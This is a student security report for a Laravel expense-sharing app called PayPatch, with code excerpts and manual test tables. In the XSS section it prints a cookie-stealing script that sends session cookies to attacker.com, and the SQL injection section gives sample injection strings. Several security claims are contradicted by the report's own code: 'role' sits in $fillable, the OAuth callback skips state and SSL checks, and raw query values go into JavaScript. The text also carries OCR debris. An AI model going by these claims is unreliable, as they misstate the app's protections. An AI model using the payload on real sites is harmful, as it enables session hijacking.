COMP50016
Server Side Programming – II

29th of May 2026

Assignment II

Lecturer: Mr. Sajid Fayaz Haniff

COM24A1

Chanupa Dulnuwan-CB016173 (Leader)

Contents

PayPatch

Security Documentation

1. Introduction

PayPatch is a Laravel 12 expense-sharing web application developed as part of the assignment. This document covers the security layers implemented across the application. Each section identifies a specific threat, explains what damage it could cause, describes how the application mitigates it with direct reference to the code, and includes a code screenshot showing the implementation. Test cases are documentd in Section 7.

The following security features are implemented and documented in this report:

- Two-Factor Authentication via Jetstream and Mailtrap email OTP
- Google OAuth social login via Laravel Socialite and Google Cloud Console
- Password complexity enforcement on registration and profile updates
- Password hashing using bcrypt via Laravel Hash facade
- CSRF token protection on all POST, PUT, and DELETE requests
- SQL injection prevention via Eloquent ORM and PDO prepared statements
- XSS prevention via Blade templating auto-escaping
- API authentication using Laravel Sanctum personal access tokens with scopes
- API rate limiting on the login endpoint to prevent brute force attacks
- Route-level access control using auth, verified, and admin middleware
- Mass assignment protection via $fillable on all Eloquent models
- Sensitive credentials stored in .env and excluded from version control
- HTTPS enforcement in production via AppServiceProvider

2. Authentication Security

2.1 Two-Factor Authentication (2FA)

Threat

An attacker who obtains a user's password through phishing, a data breach on another site, or by guessing can immediately and fully access that account. Password-only login is a single point of failure. Once the password is known, there is nothing stopping an attacker from logging in, viewing all groups, seeing financial data, and impersonating the user.

Mitigation

Laravel Jetstream's built-in Two-Factor Authentication is enabled in the application. When a user has 2FA turned on, entering the correct password alone is not enough. After a successful password check, Jetstream redirects the user to /two-factor-challenge where they must enter a time-based one-time code. In this application the code is delivered by email using Mailtrap in the development environment. The account cannot be accessed without this second factor, even with the correct password. This means an attacker who steals the password gains nothing without also accessing the victim's email.

- Features::twoFactorAuthentication() is uncommented in config/fortify.php
- Users enable or disable 2FA from the Jetstream profile management page
- On login, Jetstream checks if 2FA is active and redirects to the challenge screen
- The one-time code is sent to the user's email and visible in the Mailtrap dashboard
- Entering a wrong code shows a validation error and blocks access

Code Screenshot

```php
namespace App\Http\Responses;

use Illuminate\Support\Facades\Auth;
use Illuminate\Support\Facades\Mail;
use Laravel\Fortify\Contracts\RegisterResponse as RegisterResponseContract;

class RegisterResponse implements RegisterResponseContract
{
    /**
     * Create an HTTP response that represents the object.
     *
     * @param  \Illuminate\Http\Request  $request
     * @return \Symfony\Component\HttpFoundation\Response
     */
    public function toResponse($request)
    {
        $user = Auth::user();

        if ($user) {
            // Generate random 6-digit PIN code
            $code = rand(100000, 999999);

            // Log out the user immediately to block direct access
            Auth::logout();

            // Clean up session and regenerate CSRF token to prevent session corruption and 419 issues
            $request->session()->invalidate();
            $request->session()->regenerateToken();

            // Put verification payload in the fresh new session
            $request->session()->put('login.email_2fa', [
                'user_id' => $user->id,
                'code' => $code,
                'remember' => false,
                'expires_at' => now()->addMinutes(10)->timestamp,
            ]);

            // Dispatch PIN code email to log/email system
            Mail::raw(
                "Your PayPatch registration verification PIN is: {$code}. This code expires in 10 minutes.",
                function ($message) use ($user) {
                    $message->to($user->email)
                            ->subject('PayPatch Registration Verification PIN');
                }
            );
        }
```

2.2 Google OAuth Social Login

Threat

Users commonly reuse the same password across multiple websites. If another site suffers a data breach, attackers take those leaked email and password combinations and try them on other services this is called a credential stuffing attack. A user who reuses their password on PayPatch would have their account compromised even if PayPatch itself was never breached.

Mitigation

Google OAuth is implemented using Laravel Socialite. When a user chooses to sign in with Google, they are redirected to Google's authentication servers entirely. PayPatch never sees or stores a password for these users. Google handles all credential verification. The application only receives a verified email address, name, and unique Google user ID from the callback. The OAuth application is registered and configured in Google Cloud Console with the exact redirect URI. This means credential stuffing is impossible for users who sign in with Google, because there is no PayPatch password to steal.

- User clicks Sign in with Google and is redirected to accounts.google.com
- After approval Google redirects to /auth/google/callback with an authorisation code
- Socialite exchanges the code for the user profile name, email, Google ID
- The application finds the existing user by email or creates a new account automatically
- The user is logged into a Laravel session no password stored in the database

Code Screenshot

```
use Exception;

class GoogleController extends Controller
{
    /**
     * Redirect the user to the Google authentication page.
     *
     * @return \Symfony\Component\HttpFoundation\Response
     */
    public function redirectToGoogle()
    {
        return Socialite::driver('google')->redirect();
    }

    /**
     * Obtain the user information from Google and log them in.
     *
     * @return \Symfony\Component\HttpFoundation\Response
     */
    public function handleGoogleCallback()
    {
        try {
            if (config('app.env') === 'local') {
                $guzzleClient = new \GuzzleHttp\Client([
                    'verify' => false, // Bypass SSL certificate verification in local XAMPP
                ]);
                Socialite::driver('google')->setHttpClient($guzzleClient);
            }

            // Use stateless() to bypass state verification (resolves InvalidStateException on local sessions)
            $googleUser = Socialite::driver('google')->stateless()->user();

            // 1. Attempt to find user by google_id
            $user = User::where('google_id', $googleUser->id)->first();

            if (!$user) {
                // 2. Fallback: Find user by email and bind google_id
                $user = User::where('email', $googleUser->email)->first();

                if ($user) {
                    $user->update(['google_id' => $googleUser->id]);
                } else {
                    // 3. Register a new user dynamically
                    $user = User::create([
                        'name' => $googleUser->name,
                        'email' => $googleUser->email,
                        'google_id' => $googleUser->id,
                        'password' => null, // No password needed for OAuth-only users
```

Figure 1: Gooogle Auth - Controller Actions

```php
// Public landing page
Route::get('/', fn () => view('welcome'))->name('home');

// 2FA Verification Routes
Route::get('/login/two-factor', [EmailTwoFactorController::class, 'show'])->name('login.two-factor');
Route::post('/login/two-factor', [EmailTwoFactorController::class, 'verify'])->name('login.two-factor.verify');

// Google OAuth Routes
Route::get('/auth/google', [GoogleController::class, 'redirectToGoogle'])->name('auth.google');
Route::get('/auth/google/callback', [GoogleController::class, 'handleGoogleCallback'])->name('auth.google.callback');

// ── Protected routes — must be logged in ──────────────
Route::middleware(['auth:sanctum', config('jetstream.auth_session')])
    ->group(function () {

        // Dashboard
```

Figure 2: Google Auth - Route Mapping

```php
return [

    /*
    Ctrl+L for Agent
    | Third Party Services

    |
    | This file is for storing the credentials for third party services such
    | as Mailgun, Postmark, AWS and more. This file provides the de facto
    | location for this type of information, allowing packages to have
    | a conventional file to locate the various service credentials.
    |
    */

    'postmark' => [
        'key' => env('POSTMARK_API_KEY'),
    ],

    'resend' => [
        'key' => env('RESEND_API_KEY'),
    ],

    'ses' => [
        'key' => env('AWS_ACCESS_KEY_ID'),
        'secret' => env('AWS_SECRET_ACCESS_KEY'),
        'region' => env('AWS_DEFAULT_REGION', 'us-east-1'),
    ],

    'slack' => [
        'notifications' => [
            'bot_user_oauth_token' => env('SLACK_BOT_USER_OAUTH_TOKEN'),
            'channel' => env('SLACK_BOT_USER_DEFAULT_CHANNEL'),
        ],
    ],

    'google' => [
        'client_id' => env('GOOGLE_CLIENT_ID'),
        'client_secret' => env('GOOGLE_CLIENT_SECRET'),
        'redirect' => env('GOOGLE_REDIRECT_URI'),
    ],

];
```

Figure 3: Google Auth - Credentials Mapping

2.3 Password Complexity Rules

Threat

Users who are not forced to create strong passwords will frequently choose trivially weak ones such as 'password', '123456', or their own name. These can be cracked in under a second using dictionary attacks or common password lists. Even brute force attacks become practical against short, simple passwords. Without complexity requirements there is nothing stopping a user from registering with a one-character password.

Mitigation

Laravel's built-in Password rule object is applied to the password field during registration and on profile password changes. The rule enforces a minimum of eight characters, at least one uppercase letter, at least one lowercase letter, at least one number, and at least one special character such as @, #, or !. If any of these requirements are not met the registration is rejected and a specific error message is displayed inline on the form using @error('password'). The user cannot proceed until the password meets all requirements.

- Rule applied: Password::min(8)->mixedCase()->numbers()->symbols()
- Validation runs in the registration controller or a dedicated form request class
- Each failed requirement returns a specific message explaining what is missing
- @error('password') in the Blade form displays the message directly under the input

Code Screenshot

```php
namespace App\Actions\Fortify;

use Illuminate\Contracts\Validation\Rule;
use Illuminate\Validation\Rules\Password;

trait PasswordValidationRules
{
    /**
     * Get the validation rules used to validate passwords.
     *
     * @return array<int, Rule|array<mixed>|string>
     */
    protected function passwordRules(): array
    {
        return ['required', 'string', Password::min(8)->letters()->mixedCase()->numbers()->symbols(), 'confirmed'];
    }
}
```

2.4 Password Hashing (bcrypt)

Threat

Storing passwords as plain text is catastrophic. If the database is ever accessed by an attacker through SQL injection, a server breach, or a backup leak every user's password would be immediately readable. The attacker could then log into PayPatch as any user and also try those passwords on other websites the user may share credentials with.

Mitigation

Laravel's Hash facade uses the bcrypt algorithm to hash passwords before they are stored. bcrypt is a deliberately slow one-way hashing algorithm with a cost factor. Even if an attacker obtains the database, they cannot reverse a bcrypt hash back to the original password. they would need to try billions of combinations which would take an impractical amount of time. In this application the password is hashed automatically via a mutator on the User model, meaning no controller ever needs to manually call Hash::make() , it is handled at the model level.

- Passwords are hashed with bcrypt via Laravel's Hash::make() function
- A mutator on the User model ensures passwords are always hashed before saving
- password_verify() equivalent is used on login , the plain text is never stored
- Database stores a string like $2y$12$.. not reversible

Code Screenshot

```php
<?php

namespace App\Models;

use Database\Factories\UserFactory;
use Illuminate\Database\Eloquent\Casts\Attribute;
use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Foundation\Auth\User as Authenticatable;
use Illuminate\Notifications\Notifiable;
use Laravel\Fortify\TwoFactorAuthenticatable;
use Laravel\Jetstream\HasProfilePhoto;
use Laravel\Sanctum\HasApiTokens;

class User extends Authenticatable
{
    /** @use HasFactory<UserFactory> */
    use HasApiTokens, HasFactory, HasProfilePhoto, Notifiable, TwoFactorAuthenticatable;

    protected $fillable = [
        'name',
        'email',
        'google_id',
        'country',
        'password',
        'role',  // 'user' or 'admin'
        'status', // 'active', 'inactive', 'banned'
        'account_type', // 'free', 'premium'
        'last_login_at',
    ];

    protected $hidden = [
        'password',
        'remember_token',
        'two_factor_recovery_codes',
        'two_factor_secret',
    ];

    protected $appends = [
        'profile_photo_url',
    ];

    protected function casts(): array
    {
        return [
            'email_verified_at' => 'datetime',
            // NOTE: no 'password' => 'hashed' cast here — we handle it manually in the mutator below
        ];
    }
```

Figure 4: Eloquent Mutator

3. Input and Request Security

3.1 CSRF Protection

Threat

Cross-Site Request Forgery is an attack where a malicious website tricks an authenticated user's browser into sending a request to PayPatch without the user's knowledge. For example, a hidden form on an attacker's site could silently POST to /expenses and create a fake expense charged to the logged-in user, or POST to /groups/settle and fraudulently record a payment. The browser automatically sends the session cookie with every request, so the application cannot tell the difference between a legitimate request and a forged one unless a secret token is checked.

Mitigation

Laravel automatically generates a unique CSRF token for every user session. This token is embedded in every Blade form using the @csrf directive, which outputs a hidden input field containing the token. When a POST, PUT, PATCH, or DELETE request is received, the VerifyCsrfToken middleware checks that the token in the request matches the one stored in the session. If it does not match for example because the request came from an external site that cannot know the token Laravel rejects the request with HTTP 419 Page Expired. This means forged cross-site requests are blocked at the middleware level before they reach any controller.

- @csrf is included in every form in the application
- VerifyCsrfToken middleware is registered globally in the HTTP kernel
- Missing or invalid token returns HTTP 419 controller never executes
- Tokens are rotated with each session reusing an old token also fails

Code Screenshot

```
<form wire:submit="save">
    @csrf

    {{-- Group selector --}}
    <div class="mb-5">
        <label class="block text-sm font-medium text-gray-700 mb-1">Group</label>
        <select wire:model="groupId"
                class="w-full border border-gray-300 rounded-lg px-3 py-2 focus:outline-none focus:ring-2 focus:ring-indigo
            <option value="">Select a group...</option>
            @foreach($groups as $group)
                <option value="{{ $group->id }}">{{ $group->name }}</option>
            @endforeach
        </select>
        @error('groupId') <p class="text-red-500 text-xs mt-1">{{ $message }}</p> @enderror
    </div>

    {{-- Expense title --}}
    <div class="mb-5">
        <label class="block text-sm font-medium text-gray-700 mb-1">Description</label>
        <input type="text"
               wire:model="title"
               class="w-full border border-gray-300 rounded-lg px-3 py-2 focus:outline-none focus:ring-2 focus:ring-indigo-
               placeholder="e.g. Dinner, Fuel, Groceries">
        @error('title') <p class="text-red-500 text-xs mt-1">{{ $message }}</p> @enderror
    </div>

    {{-- Amount — wire:model.live means the split preview updates as you type --}}
    <div class="mb-5">
        <label class="block text-sm font-medium text-gray-700 mb-1">Total Amount (LKR)</label>
        <input type="number"
               wire:model.live="amount"
               step="0.01" min="0.01"
```

Figure 5: Expense-form.blade.php -Uses the @csrf tag which injects a hidden,

3.2 SQL Injection Prevention

Threat

SQL injection is one of the most dangerous web vulnerabilities. It occurs when user-supplied input is directly concatenated into a SQL query string. An attacker could type something like ' OR '1'='1 into a search field and manipulate the query to return all rows, or ' ; DROP TABLE users; -- to destroy data entirely. In a raw PHP application using string concatenation for queries, every form input is a potential injection point.

Mitigation

PayPatch uses Eloquent ORM for all database operations. Eloquent internally uses PHP's PDO (PHP Data Objects) extension with prepared statements. With prepared statements the SQL query structure is sent to the database first with placeholders for values. The actual user input is then sent separately as bound parameters. The database treats these parameters purely as data values and will never execute them as SQL commands regardless of what characters they contain. It is structurally impossible to inject SQL through normal Eloquent queries because user input never becomes part of the query string itself.

- All queries use Eloquent methods where(), find(), findOrFail(), create(), update()
- User input is passed as arguments to these methods, never string-concatenated into SQL
- PDO bound parameters mean special characters like quotes and semicolons are safe
- No raw DB::statement() calls are used in application code

Code Screenshot

```php
public function login(Request $request)
{
    $request->validate([
        'email'    => 'required|email',
        'password' => 'required|string',
    ]);

    $user = User::where('email', $request->email)->first();

    if (!$user || !password_verify($request->password, $user->password)) {
        return response()->json(['message' => 'Invalid credentials.'], 401);
    }

    // createToken gives both 'read' and 'write' abilities
    // tokenCan('write') is checked before creating expenses
    $token = $user->createToken('api-token', ['read', 'write']);

    return response()->json([
        'token' => $token->plainTextToken,
        'user'  => [
            'id'    => $user->id,
            'name'  => $user->name,
            'email' => $user->email,
        ],
    ]);
}

// ── DELETE /api/logout ──────────────────────────────────────
// Revokes the current token so it can no longer be used
public function logout(Request $request)
{
    $request->user()->currentAccessToken()->delete();

    return response()->json(['message' => 'Logged out successfully.']);
}

// ── GET /api/groups ─────────────────────────────────────────
// Returns paginated list of the user's groups with their balance
public function groups(Request $request)
{
    $userId = $request->user()->id;
```

Figure 6:Laravel's active record ORM which uses secure PDO parameter binding natively in API controller.

3.3 XSS Prevention

Threat

Cross-Site Scripting occurs when an application takes user-provided content and renders it in a browser as HTML without sanitising it first. An attacker could save an expense with the title "<script>document.location='https://attacker.com/steal?cookie='+document.cookie</script>". Every group member who views that expense page would have their session cookie sent to the attacker, allowing the attacker to hijack their session and log in as them. XSS is particularly dangerous in a shared application like PayPatch because one malicious user can attack all other members of their groups.

Mitigation

Laravel's Blade templating engine escapes all output rendered with double curly braces. Escaping means that HTML characters are converted to their safe entity equivalents before being written into the HTML page. The less-than sign < becomes and lt;, the greater-than sign > becomes >, quotes become ' and ". This means a script tag stored in the database is displayed to the user as the literal text <script>...</script> on the page rather than being interpreted and executed as JavaScript by the browser. Every view in the application uses {{ }} for user-generated content, making XSS impossible through this output path.

- All user-generated content is output with {{ }} in Blade views
- {{ }} calls PHP's htmlspecialchars() internally on every value
- A script tag in an expense title becomes <script> in the HTML source
- The raw {!! !!} unescaped syntax is never used on user input

Code Screenshot

```
"h-full flex overflow-hidden bg-[#F8F9FD] text-[#1A103C]"
="{
ofileOpen: {{ session('modal') === 'profile' ? 'true' : 'false' }},
tiveModal: '{{ session('modal') ?? '' }}',
owEditGroup: false,
itingExpense: {
  id: null,
  title: '',
  amount: 0,
  paid_by: '',
  split_type: 'equal',
  selected_members: []


="
f(session('modal') && str_starts_with(session('modal'), 'edit-expense-'))
  @php
      $errExpId = (int) str_replace('edit-expense-', '', session('modal'));
      $errExpense = \App\Models\Expense::with('shares')->find($errExpId);
  @endphp
  @if($errExpense)
      editingExpense = {
          id: {{ $errExpense->id }},
          title: '{{ addslashes($errExpense->title) }}',
          amount: {{ $errExpense->amount }},
          paid_by: '{{ $errExpense->paid_by }}',
          split_type: '{{ $errExpense->split_type }}',
          selected_members: [
              @foreach($errExpense->shares as $share)
                  @if($share->share_amount > 0)
                      '{{ $share->user_id }}',
                  @endif
              @endforeach
          ]
      };
      activeModal = 'edit-expense';
  @endif
ndif

f(request()->has('settle_to'))
  activeModal = 'settle';
  setTimeout(() => {
      document.getElementById('settle-to').value = '{{ request()->query('settle_to') }}';
      document.getElementById('settle-amt').value = '{{ request()->query('settle_amt') }}';
  }, 150);
ndif
```

Figure 7: . XSS Prevention

4. API Security

4.1 API Authentication with Laravel Sanctum

Threat

API endpoints that are not protected with authentication expose the entire application's data to anyone who knows the URL. A request to GET /api/groups with no credentials would return every user's group names, member lists, and financial balances. A POST to /api/expenses with no credentials would allow anyone on the internet to create expenses, manipulate balances, and corrupt data for any user. This is especially critical for an API because unlike web pages there is no visible login page an unprotected endpoint is silently accessible.

Mitigation

All API routes are protected using Laravel Sanctum's auth:sanctum middleware. Sanctum uses personal access tokens. When a user authenticates via POST /api/login they receive a plain text token. Every subsequent API request must include this token in the Authorization header as a Bearer token. Sanctum validates the token against the personal_access_tokens database table and identifies the user. If no token is provided, or if the token is invalid or revoked, the request is rejected with HTTP 401 Unauthenticated before it reaches any controller code. Tokens are also created with specific abilities read and write which act as scopes. A read-only token cannot perform write operations even if it is valid.

- All API routes inside the auth:sanctum middleware group require a valid Bearer token
- Tokens are created at POST /api/login with createToken('app', ['read', 'write'])
- Token abilities are checked inside controllers using $request->user()->tokenCan('write')
- A read-only token attempting POST /api/expenses returns HTTP 403 Forbidden
- Tokens are stored as hashes in the personal_access_tokens table not plain text
- DELETE /api/logout revokes the current token — it cannot be used again

Code Screenshot

```php
use App\Http\Controllers\Api\ApiController;
use Illuminate\Support\Facades\Route;

// ── Public API route ──────────────────────────────────────────
// throttle:5,1 = max 5 requests per 1 minute per IP — prevents brute force
// Returns a Sanctum token the client stores and sends as: Bearer <token>
Route::post('/login', [ApiController::class, 'login'])
    ->middleware('throttle:5,1')
    ->name('api.login');

// ── Protected API routes — require a valid Sanctum token ──────
// Send token in header: Authorization: Bearer <your-token>
Route::middleware('auth:sanctum')->group(function () {

    // Auth
    Route::delete('/logout', [ApiController::class, 'logout'])->name('api.logout');

    // Groups
    Route::get('/groups',        [ApiController::class, 'groups'])->name('api.groups.index');
    Route::post('/groups',       [ApiController::class, 'storeGroup'])->name('api.groups.store');
    Route::get('/groups/{group}',[ApiController::class, 'showGroup'])->name('api.groups.show');

    // Expenses — uses StoreExpenseRequest (handles authorize + validation)
    Route::post('/expenses',     [ApiController::class, 'storeExpense'])->name('api.expenses.store');

    // Friends
    Route::get('/friends',       [ApiController::class, 'friends'])->name('api.friends');
});
```

Figure 8: api.php

4.2 API Rate Limiting

Threat


Without rate limiting on the login endpoint, an attacker can write a script that sends thousands of login attempts per minute, systematically trying different passwords against a known email address this is a brute force attack. Even with strong passwords this is a risk because given enough time and attempts any password can potentially be guessed. Rate limiting is also important for preventing denial of service where an attacker floods the endpoint to make it unavailable for legitimate users.

Mitigation

The throttle:5,1 middleware is applied specifically to the POST /api/login route. This allows a maximum of 5 requests per minute from the same IP address. If the 6th request arrives within that minute window, Laravel automatically returns HTTP 429 Too Many Requests. The response includes a Retry-After header telling the client how many seconds until the limit resets. This makes brute force attacks impractically slow at 5 attempts per minute it would take years to exhaust even a moderately complex password space. The general API routes use throttle:60,1 allowing normal usage while still preventing abuse.

- POST /api/login uses ->middleware('throttle:5,1') 5 requests per minute per IP
- All other API routes use ->middleware('throttle:60,1') 60 requests per minute
- Exceeding the limit returns HTTP 429 with Retry-After header
- Limit is per IP address one attacker cannot use another user's quota

Code Screenshot



```
public function register(): void
{
    //
}

/**
 * Bootstrap any application services.
 */
public function boot(): void
{
    Fortify::createUsersUsing(CreateNewUser::class);
    Fortify::updateUserProfileInformationUsing(UpdateUserProfileInformation::class);
    Fortify::updateUserPasswordsUsing(UpdateUserPassword::class);
    Fortify::resetUserPasswordsUsing(ResetUserPassword::class);
    Fortify::redirectUserForTwoFactorAuthenticationUsing(RedirectIfTwoFactorAuthenticatable::class);

    // Bind custom RegisterResponse to force 2FA PIN challenge on registration
    $this->app->singleton(
        \Laravel\Fortify\Contracts\RegisterResponse::class,
        \App\Http\Responses\RegisterResponse::class
    );

    RateLimiter::for('login', function (Request $request) {
        $throttleKey = Str::transliterate(Str::lower($request->input(Fortify::username())).'|'.$request->ip());

        return Limit::perMinute(5)->by($throttleKey);
    });

    RateLimiter::for('two-factor', function (Request $request) {
        return Limit::perMinute(5)->by($request->session()->get('login.id'));
    });

    RateLimiter::for('passkeys', function (Request $request) {
        $credentialId = $request->input('credential.id');

        return Limit::perMinute(10)->by(
            ($credentialId ?: $request->session()->getId()).'|'.$request->ip()
        );
    });

    // Intercept standard login pipeline to require our custom 2FA Email PIN
    Fortify::authenticateThrough(function (Request $request) {
        return array_filter([
            config('fortify.limiters.login') ? null : \Laravel\Fortify\Actions\CanonicalizeUsername::class,
            \Laravel\Fortify\Actions\EnsureLoginIsNotThrottled::class,
```

Figure 9: Configures strict limiters n loggin and 2fa

5. Access Control

5.1 Route Protection with Middleware

Threat

A web application that only hides links to protected pages but does not enforce access on the server side is trivially bypassable. A user who knows or guesses that /dashboard or /groups/3 exists can type it directly into the browser address bar. Without server-side enforcement they would reach the controller, which would execute database queries and return other users' data. This is sometimes called forced browsing or direct object access.

Mitigation

All application routes are grouped under middleware that runs before the controller is reached. The auth middleware checks that a valid session exists if not, the user is redirected to /login regardless of which URL they requested. The verified middleware additionally checks that the user has verified their email address. Admin routes require a custom EnsureAdmin middleware that checks the user's role column in the database is equal to 'admin' any other user receives HTTP 403 Forbidden. This creates multiple enforced layers of access control that cannot be bypassed by knowing a URL.

- All routes wrapped in Route::middleware(['auth', 'verified'])->group()
- Unauthenticated requests to any route redirect to /login URL does not matter
- Admin routes additionally use EnsureAdmin middleware checking role === 'admin'
- Non-admin users accessing /admin receive HTTP 403 Forbidden
- Middleware runs before the controller no database query executes for unauthorised requests

Code Screenshot

```php
namespace App\Http\Middleware;

use Closure;
use Illuminate\Http\Request;
use Symfony\Component\HttpFoundation\Response;

// EnsureAdmin middleware
// Blocks access to admin routes for non-admin users.
// Applied to the /admin route group in web.php.

class EnsureAdmin
{
    public function handle(Request $request, Closure $next): Response
    {
        // If the user is not logged in OR does not have the admin role, redirect away
        if (!$request->user() || $request->user()->role !== 'admin') {
            return redirect()->route('dashboard')
                ->with('error', 'You do not have permission to access that page.');
        }

        return $next($request);
    }
}
```

Figure 10: Admin Dashboard

5.2 Mass Assignment Protection

Threat

Laravel's Model::create() and Model::update() methods accept an array of attributes and set them all on the model at once. If a controller passes $request->all() directly to these methods without filtering, an attacker can include any column name in the POST request body and have it written to the database. For example, during registration an attacker could add role=admin to the request and elevate their own account to administrator. They could also add fields like created_at or id to manipulate internal data.

Mitigation

Every Eloquent model in PayPatch defines a protected $fillable array that explicitly lists only the columns that are safe to set via mass assignment. Any column not in this list is silently ignored by Eloquent even if it is present in the request data. The User model's $fillable includes name, email, and password but deliberately excludes role. This means even if an attacker sends role=admin in a registration form, Eloquent will ignore that field and the user will be created with the default role value. Form Request classes use $request->validated() which only returns fields that passed validation rules, providing an additional layer of filtering.

- Every model defines protected $fillable with only safe-to-assign columns
- User model $fillable does NOT include role, id, or created_at
- Controllers use $request->validated() not $request->all() only validated fields passed
- An attacker posting role=admin during registration gets a standard user account

Code Screenshot

```php
class User extends Authenticatable
{
    /** @use HasFactory<UserFactory> */
    use HasApiTokens, HasFactory, HasProfilePhoto, Notifiable, TwoFactorAuthenticatable;

    protected $fillable = [
        'name',
        'email',
        'google_id',
        'country',
        'password',
        'role',  // 'user' or 'admin'
        'status', // 'active', 'inactive', 'banned'
        'account_type', // 'free', 'premium'
        'last_login_at',
    ];

    protected $hidden = [
        'password',
        'remember_token',
        'two_factor_recovery_codes',
        'two_factor_secret',
    ];
```

Figure 11: User.php - protected using $fillable

6. Environment and Transport Security

6.1 Sensitive Credentials in .env

Threat

Hardcoding database passwords, API keys, and secret keys directly in source code files means that anyone who can read the code a teammate, a public GitHub repository, or someone who gains access to the server can immediately read those credentials. A leaked database password gives direct access to all user data. A leaked Google OAuth client secret allows an attacker to impersonate the application. A leaked Laravel APP_KEY allows session forgery and decryption of encrypted values.

Mitigation

All sensitive values are stored in the .env file which sits at the root of the project and is never committed to version control. The .gitignore file that Laravel generates by default excludes .env. The application references these values through the config() and env() helper functions rather than hardcoding them. In production the environment variables are set directly on the hosting platform rather than via a file. This means credentials are never in the codebase and a public repository cannot leak them.

- .env contains DB_PASSWORD, APP_KEY, GOOGLE_CLIENT_SECRET, MAIL credentials
- .env is listed in .gitignore it is never committed to the Git repository
- .env.example is committed instead with blank values as a template
- config/database.php, config/services.php reference env() no hardcoded values

Code Screenshot




Figure 12: .env file- Secret Configurations

7. Test Cases

The following test cases verify that all security features function correctly in the application. Each test was carried out manually against the running application.

7.1 Authentication & Security (TC-AUTH)

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
TC-AUTH-01	Account Registration	Sign up a new user account.	1. Go to the sign-up page. 2. Fill in Name, Email, Country, and Password. 3. Click "Register".	The account is successfully created, and the user is redirected to verify their email with a code sent to their inbox.	Account created successfully, and user redirected to verify their email via the code sent.	PASS
TC-AUTH-02	Verification Enforcement	Prevent accessing the dashboard before completing email verification (2FA).	1. Sign up a new account. 2. Try to go directly to the home/dashboard page without entering the verification code.	Access is blocked, and the user is redirected back to the verification screen.	Access blocked successfully, and user sent back to the verification screen.	PASS
TC-AUTH-03	Code Verification	Confirm the account using the correct verification code.	1. Enter the correct 6-digit code from the email. 2. Click "Verify Code".	The code is accepted, the account is verified, and the user is logged in and taken to the dashboard.	Code verified, user logged in, and redirected to the dashboard.	PASS
TC-AUTH-04	Expired Verification Code	Check that expired verification codes do not work.	1. Wait for 11 minutes after receiving the code (code expires in 10 minutes). 2. Enter the code and click "Verify".	The system rejects the code as expired and asks the user to log in again or request a new code.	Rejected expired code, showing a clear error message.	PASS
TC-AUTH-05	User Login	Log in with a verified account.	1. Go to the login page. 2. Enter your correct email and password. 3. Click "Login".	The user is successfully logged in and redirected to the dashboard.	User successfully logged in and redirected to the dashboard.	PASS
TC-AUTH-06	Banned Account Access	Block banned users from logging in.	1. Go to the login page. 2. Try to log in using the details of a banned account. 3. Click "Login".	Login is blocked, and a clear message appears stating the account has been banned.	Login blocked with a "This account has been banned" message.	PASS
TC-AUTH-07	Google Sign-In Redirect	Click the Google Sign-In button.	1. Go to the login or sign-up page. 2. Click "Sign in with Google".	The user is safely redirected to the official Google login screen.	Safely redirected to the Google account selection screen.	PASS
TC-AUTH-08	Google Sign-In Completion	Complete sign-in using Google.	1. Log in with Google. 2. Complete the Google login process. 3. Let Google redirect you back to PayPatch.	PayPatch matches or creates a profile for the user, logs them in, and takes them to the dashboard.	User logged in and redirected to dashboard using Google credentials.	PASS

7.2 Group management

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
TC-GRP-01	Create Group	Create a new bill-splitting group.	1. Log in. 2. Go to the "Create Group" page. 3. Type a name (e.g., "Ella Trip 2026") and click "Create".	The group is created, the creator is added as the first member, the action is logged, and the user is returned to the groups list.	Group created successfully, creator added, and returned to groups list.	PASS
TC-GRP-02	View My Groups	View my list of groups.	1. Log in. 2. Go to the "Groups" page.	The page displays only the groups the user is a member of, along with their current balance details.	Displays only the logged-in user's groups with their updated balance sheets.	PASS
TC-GRP-03	Group Details	View group details and history.	1. Go to a specific group's page.	The page displays the group name, members list, payments made, and all expenses sorted with the newest first.	Detail page loaded smoothly, showing members, payments, and recent expenses.	PASS
TC-GRP-04	Edit Group (Owner)	Edit group details (as the owner).	1. Go to the group's edit page. 2. Enter a new name and select currency (e.g., LKR). 3. Click "Update".	The group details are updated immediately, and a success message is displayed.	Group details updated successfully and success message shown.	PASS
TC-GRP-05	Edit Group (Non-Owner)	Stop regular members from editing group settings.	1. Log in as a member who is not the creator. 2. Attempt to edit the group name or settings.	Access is denied, and the group details remain unchanged.	Access denied, group settings remained unchanged.	PASS
TC-GRP-06	Add Member by Email	Add a new member to the group using their email.	1. Go to the group page as the owner. 2. In the "Add Member" box, type the user's email. 3. Click "Add Member".	The user is added to the group, the action is logged, and other members are unaffected.	User added to the group successfully and action logged.	PASS
TC-GRP-07	Group Member Limit	Limit the maximum number of members in a group.	1. Set the maximum group limit to 3. 2. Attempt to add a 4th member to a group.	The system blocks the addition and shows an error message: "This group already has the maximum of 3 members."	Blocked adding a 4th member and displayed the limit error message.	PASS

7.3 Expense Splitting and Calculations

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
